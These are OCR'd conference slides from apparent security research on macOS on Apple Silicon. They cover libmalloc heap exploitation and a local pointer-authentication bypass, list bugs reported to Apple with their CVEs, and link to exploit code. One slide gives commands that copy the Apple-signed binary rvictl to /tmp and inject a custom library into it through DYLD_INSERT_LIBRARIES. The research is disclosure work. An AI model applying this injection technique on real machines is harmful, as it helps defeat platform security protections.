
Exploit - Apple Silicon

Pointer Code Authentication (PAC)

Exploit - Apple Silicon



Exploit - Apple Silicon



Exploit - Apple Silicon

- libmalloc: custom signatures (4-16 bits)

```
// TODO: replace uses in small and medium with data PAC when possible
```

- But _libkernel_functions uses PAC

Exploit - Apple Silicon

- **Same PAC key for all platform binaries**
  - SUID: sudo, traceroute6, ...
  - Normal: ls, vim, ...
  - Services?
- **Local exploit**
  - Get some Apple program and make it PAC-sign for us

Exploit - Apple Silicon

- **Abusing Apple binaries**
  - Code execution by design (e.g., `bash enable -f`) - nope
    - XNU disables PAC altogether

```
/* From /System/Library/Security/HardeningExceptions.plist */
const char *const hardening_exceptions[] = {
      "com.apple.perl5", /* Scripting engines may load third party code and jit*/
      "com.apple.perl", /* Scripting engines may load third party code and jit*/
      "org.python.python", /* Scripting engines may load third party code and jit*/
      "com.apple.expect", /* Scripting engines may load third party code and jit*/
      "com.tcltk.wish", /* Scripting engines may load third party code and jit*/
      "com.tcltk.tclsh", /* Scripting engines may load third party code and jit*/
      "com.apple.ruby", /* Scripting engines may load third party code and jit*/
      "com.apple.bash", /* Required for the 'enable' command */
      "com.apple.zsh", /* Required for the 'zmodload' command */
      "com.apple.ksh", /* Required for 'builtin' command */
}
```

Exploit - Apple Silicon

- **Abusing Apple binaries**
  - DYLD_INSERT_LIBRARIES - nope
    - Hardened runtime
    - Library validation
    - DYLD_* restrictions for SUID
    - System Integrity Protection (SIP)

Exploit - Apple Silicon

- **Abusing Apple binaries**
  - Unprotected Apple binary?
    - Signed with Apple certificates
    - Without hardened runtime
    - Can be executed outside of SIP-protected paths

Exploit - Apple Silicon

- **Abusing Apple binaries**
  - Unprotected Apple binary?
    - Signed with Apple certificates
    - Without hardened runtime
    - Can be executed outside of SIP-protected paths

```
cp /Library/Apple/usr/bin/rvictl /tmp/rvictl
DYLD_INSERT_LIBRARIES=./pac.dylib /tmp/rvictl
```

PoC demo

```
python ./exp_poc.py
```

Exploit - Apple Silicon

- **/Library/Apple/usr/bin/rvictl**
  - Still working?

- **Constraints**
  - Only A keys (code), B keys (data) are per-process
  - com.apple.pac.shared_region_id
  - Gatekeeper

Takeaways

- **A few bugs**
  - envvars: DNSDS_PATH, RES_DEBUG
  - `while (0 != var--)`
  - `seteuid / setuid`
- **libmalloc region metadata exploitation technique**
  - metadata control, almost free list, fail write syscall
- **Local PAC bypass for userspace**

THX

- disconnect3d
- tmac
- Apple

Links

Code:

- https://github.com/trailofbits/exploits

Previous libmalloc research:

- https://www.synacktiv.com/ressources/Sthack_2018_Heapple_Pie.pdf
- https://www.slideshare.net/slideshow/macos-memory-allocator-libmalloc-exploitation/179588189
- https://blackwinghq.com/blog/posts/playing-with-libmalloc/

Reporting

- Reported to Apple in January, 2025. Assigned CVEs:
  - CVE-2025-24195 (integer overflow in libinfo)
  - CVE-2025-31222 (DNSSD_UDS_PATH)
  - CVE-2025-30440 (RES_DEBUG)
  - One more bug missing a CVE due to "process issues" (seteuid/setuid)

That’s all folks!